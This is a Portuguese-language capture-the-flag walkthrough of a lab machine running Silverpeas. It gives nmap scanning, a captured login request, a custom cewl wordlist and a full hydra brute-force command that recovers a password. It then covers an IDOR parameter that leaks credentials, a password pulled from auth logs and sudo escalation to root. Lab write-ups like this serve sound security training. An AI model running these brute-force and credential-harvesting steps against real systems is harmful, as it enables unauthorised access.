

AUTOR: GABRIEL JULIANI SEGATTO

1. RECONHECIMENTO

Bom, pra começar os trabalhos já coloco o IP da máquina alvo no browser e retorna uma página (bem bonita por sinal). Aparentemente, tem bastante informação mas vou pro NMAP de cara pra garantir que não tô deixando nada pra trás...


```
(kali㉿kali)-[~]
└─$ nmap -T4 10.201.17.136 -sV -sC -p 22,80,8080
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-13 17:18 EDT
Nmap scan report for 10.201.17.136
Host is up (0.14s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; prot
ocol 2.0)
|_ ssh-hostkey:
|   256 38:15:76:39:b1:b2:bb:6f:cf:4a:e8:fa:f4:91:e3:a2 (ECDSA)
|_  256 24:5c:bb:8a:8e:69:e7:ac:c1:f7:3b:ac:f9:13:9e:2d (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Hack Smarter Security
|_ http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp  open  http-proxy
|_ fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 74
|     Content-Type: text/html
|     Date: Mon, 13 Oct 2025 21:21:34 GMT
|     <html><head><title>Error</title></head><body>404 - Not Found</body></ht
ml>
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SMBP
rogNeg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie:
```

Tendo esse retorno do NMAP, tem algo que parece interessante na porta 8080. Mas antes de investir, vou analisar a página padrão do browser (porta 80).

Na aba de “Contact” tem algo bem interessante. O username de um manager do sistema: **scr1ptkiddy**, além de descobrir que ele tá em um software chamado **Silverpeas**.

Utilizando vários busters de diretório tentando encontrar algo escondido, principalmente na porta 8080, não aparece nada de mais além de algumas páginas que retornam FORBIDDEN. Nesse momento, a informação do software adquirido anteriormente se torna importante. Colocando “**silverpeas**” na URL somos redirecionados a uma página de login. E temos um usuário...



Bom, aqui eu tentei algumas coisas (injection, ffuf) mas nada rolou. Aí eu tive que me curvar ao Hydra e tentar um bruteforce.

Com o Burpsuite, descobri qual a cara da requisição feita no login, seus parâmetros e o caminho do POST. Essa informação vai ser necessária pro hydra.

```
1 POST /silverpeas/AuthenticationServlet HTTP/1.1
2 Host: 10.201.17.136:8080
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.201.17.136:8080
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.201.17.136:8080/silverpeas/defaultLogin.jsp
12 Accept-Encoding: gzip, deflate, br
13 Cookie: JSESSIONID=Qmd682L56VRLp5jexvU4NCbcT4KvC4fXdJ3cGBga.ebabc79c6d2a
14 Connection: keep-alive
15
16 Login=user&Password=pass&DomainId=0
```

Eu testei algumas wordlists padrões do kali no hydra mas nenhuma tava dando resultado, então eu encontrei a ferramenta **cewl**, que é um criador de wordlists customizadas através de sites. Dessa forma, gerei a nova wordlist usando a página padrão do CTF.

```
(kali㉿kali)-[~]
$ cewl http://10.201.17.136 > passwords.txt


(kali㉿kali)-[~]
$ head 15 passwords.txt
head: cannot open '15' for reading: No such file or directory
=> passwords.txt <==
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
the
Item
and
Security
Smarter
Hack
this
Default
adipiscing
```

Montando o comando do Hydra utilizando essa wordlist eu cheguei em (sim o hydra pede bastante informação):


```
(kali㉿kali)-[~]
$ hydra 10.201.17.136 -s 8080 -l scriptkiddy -P passwords.txt http-post-form
"/silverpeas/AuthenticationServlet:Login=^USER^&Password=^PASS^&DomainId=0:
F=Login or password incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-13 18:
04:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 345 login tries (l:1/p:34
5), ~22 tries per task
[DATA] attacking http-post-form://10.201.17.136:8080/silverpeas/Authenticatio
nServlet:Login=^USER^&Password=^PASS^&DomainId=0:F=Login or password incorrec
t
[8080][http-post-form] host: 10.201.17.136 login: scriptkiddy password: a
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-13 18:
04:52
```


Mas está perfeito! Temos a nossa senha e enfim podemos acessar a página de login do Silverpeas. Fazendo isso, vemos esse painel de controle:



Também parece ter bastante informação aqui e as coisas ainda tão em francês pra piorar kkk. Mas dando uma olhada por aí, reparo na notificação não lida (canto superior esquerdo em laranja) onde um usuário tá chamando outro pra jogar um jogo. Então, olhando no perfil do usuário na aba de notificações encontramos a mesma notificação que tinha no pop-up laranja:



No entanto, algo interessante aparece aqui, no caso na URL, que é um parâmetro que podemos editar. Colocando ID=6 obtemos um usuário e uma senha.



Com essas credenciais, conseguimos acessar o serviço de SSH que descobrimos lá no começo.

```
tim@ip-10-201-28-214:~$ whoami
tim
```

Aqui logo de cara já temos a user flag.

Agora, precisamos começar a escalar privilégio. Pra isso, dá pra perceber tanto no `/etc/passwd` quanto nos arquivos do home que tem um usuário chamado **tyler**. Vamos atrás das informações dele nos logs do sistema (`/var/log`).

Utilizando **grep -iR tyler** conseguimos um dump de todas as autenticações do tyler no sistema. Aí procurando bem, encontramos uma senha:

```
auth.log.2:Dec 13 15:44:30 silver-platter sudo:    tyler : TTY=tty1 ; PWD=/ ;  
USER=root ; COMMAND=/usr/bin/docker run --name silverpeas -p 8080:8000 -d -e  
DB_NAME=Silverpeas -e DB_USER=silverpeas -e DB_PASSWORD=[REDACTED] -v silv  
erpeas-log:/opt/silverpeas/log -v silverpeas-data:/opt/silverpeas/data --link  
postgresql:database silverpeas:silverpeas-6.3.1
```

Com essa senha e um simples **su tyler** acessamos esse usuário que pode executar comandos como **sudo**. Então logo tento o clássico **sudo -l**:

```
tyler@ip-10-201-28-214:/home$ sudo -l  
[sudo] password for tyler:  
Sorry, try again.  
[sudo] password for tyler:  
Matching Defaults entries for tyler on ip-10-201-28-214:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:  
/bin\:/snap/bin,  
    use_pty  
  
User tyler may run the following commands on ip-10-201-28-214:  
    (ALL : ALL) ALL
```

BINGO! O melhor que poderia acontecer, podemos executar qualquer comando sem necessidade de senha. Nesse caso, basta fazer **sudo su** e pronto. Já somos **root** e aí é só partir pro abraço...